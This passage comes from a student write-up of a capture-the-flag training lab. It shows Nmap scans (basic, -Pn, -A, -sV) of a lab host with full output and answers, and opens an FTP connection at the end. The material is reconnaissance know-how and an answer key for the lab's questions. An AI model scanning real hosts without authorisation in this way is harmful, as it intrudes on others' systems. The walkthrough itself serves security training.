protocol that is encrypted. Lastly, we open the pcap3.pcap file by the Wireshark and scroll down on it until we reach the HTTP protocol with length info application/zip. We extract the object from there and we save the zip file on it. After that, we extract the zip file, we saw a text file with the name wishlist. We open it and we get the answer from there.

## Day 8: What's Under the Christmas Tree?

Tools used: Kali Linux, Nmap

Question 1

From research


Ans: 1998

Question 2

Using Nmap on 10.10.174.196, type Nmap 10.10.174.196. Look for the port number in the terminal.

Ans:80,2222,3389


80,2222,3389



```
kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.8 10:58
Trash
File System
Home
1211101534@kali: ~
File Actions Edit View Help
(1211101534@kali)~$ nmap 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:57 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
(1211101534@kali)~$
```

### Question 3


Type `nmap -Pn 10.10.174.196` in the terminal





#### Question 4


Type `nmap -A 10.10.174.196` in the terminal



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of the command `nmap -A 10.10.174.196`. The scan results show that the host is up and has several open ports: 80/tcp (http), 2222/tcp (ssh), and 3389/tcp (ms-wbt-server xrdp). The terminal also shows the service information for each port, including the version and the operating system (OS: Linux).

```
1211101534@kali: ~  
File Actions Edit View Help  
(1211101534@kali)-[~]  
$ nmap -A 10.10.174.196  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT  
Nmap scan report for 10.10.174.196  
Host is up (0.19s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE        VERSION  
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))  
|_ http-title: TBFC0#39;s Internal Blog  
|_ http-generator: Hugo 0.78.2  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p  
rotocol 2.0)  
|_ ssh-hostkey:  
| 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)  
| 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)  
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)  
3389/tcp  open  ms-wbt-server  xrdp  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds  
  
(1211101534@kali)-[~]  
$
```

Type `nmap -sV 10.10.174.196` in the terminal




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of the command `nmap -sV 10.10.174.196`. The scan results show that the host is up and has several open ports: 80/tcp (http), 2222/tcp (ssh), and 3389/tcp (ms-wbt-server xrdp). The terminal also shows the service information for each port, including the version and the operating system (OS: Linux).

```
1211101534@kali: ~  
File Actions Edit View Help  
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)  
3389/tcp  open  ms-wbt-server  xrdp  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds  
  
(1211101534@kali)-[~]  
$ nmap -sV 10.10.174.196  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:03 EDT  
Nmap scan report for 10.10.174.196  
Host is up (0.20s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE        VERSION  
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))  
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p  
rotocol 2.0)  
3389/tcp  open  ms-wbt-server  xrdp  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 42.40 seconds  
  
(1211101534@kali)-[~]  
$
```

## Question 5

Type `nmap -A 10.10.174.196` in the terminal and look for the answer in the terminal

Ans: Ubuntu



```
kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.8 11:03
Notifications

Trash
File System
Home

1211101534@kali: ~
File Actions Edit View Help

(1211101534@kali)-[~]
$ nmap -A 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFCG#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
| 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
| 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds


(1211101534@kali)-[~]
$
```



## Question 6

Type `nmap -sV 10.10.174.196` in the terminal and look for `Http_title` in the terminal and there will be a value.(Internet Blog)

Ans: Blog



```
kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.8 11:03
Notifications
Trash
File System
Home
1211101534@kali: ~
File Actions Edit View Help
(1211101534@kali)-[~]
$ nmap -sV 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC0#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
| 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
| 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
| 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server  xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds
(1211101534@kali)-[~]
$
```


## Thought Process/methodology:

For Question 1, we can get the answer by doing some research on the internet( browse Snort on google) .For Question 2, we open the terminal. Then, we use the Nmap on 10.10.174.196 by typing type Nmap 10.10.174.196 in the terminal. Then, we can get the answer from the terminal.For Question 3, type `nmap -Pn 10.10.174.196` in the terminal to determine if the host is up. For Question 4, type `nmap -Pn 10.10.174.196` and `nmap -A 10.10.174.196` in the terminal. You can see the difference between the outputs given. For Question 5, type `nmap -A 10.10.174.196` in the terminal and look for the answer in the terminal. For Question 6, type `nmap -sV 10.10.174.196` in the terminal and look for `Http_title` in the terminal and there will be a value. For Question 7, try different scripts on the terminal.

## Day 9: Anyone can be Santa!


Tools used: Kali Linux/Firefox

We type ftp ip address in the terminal.

A terminal window titled '1211102835@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(1211102835@kali)-[~]'. The user enters '\$ ftp 10.10.176.97'. The output shows 'Connected to 10.10.176.97.', '220 Welcome to the TBFC FTP Server!.', and 'Name (10.10.176.97:1211102835):' with a cursor. A faint Kali Linux dragon logo is in the background.

```
1211102835@kali: ~  
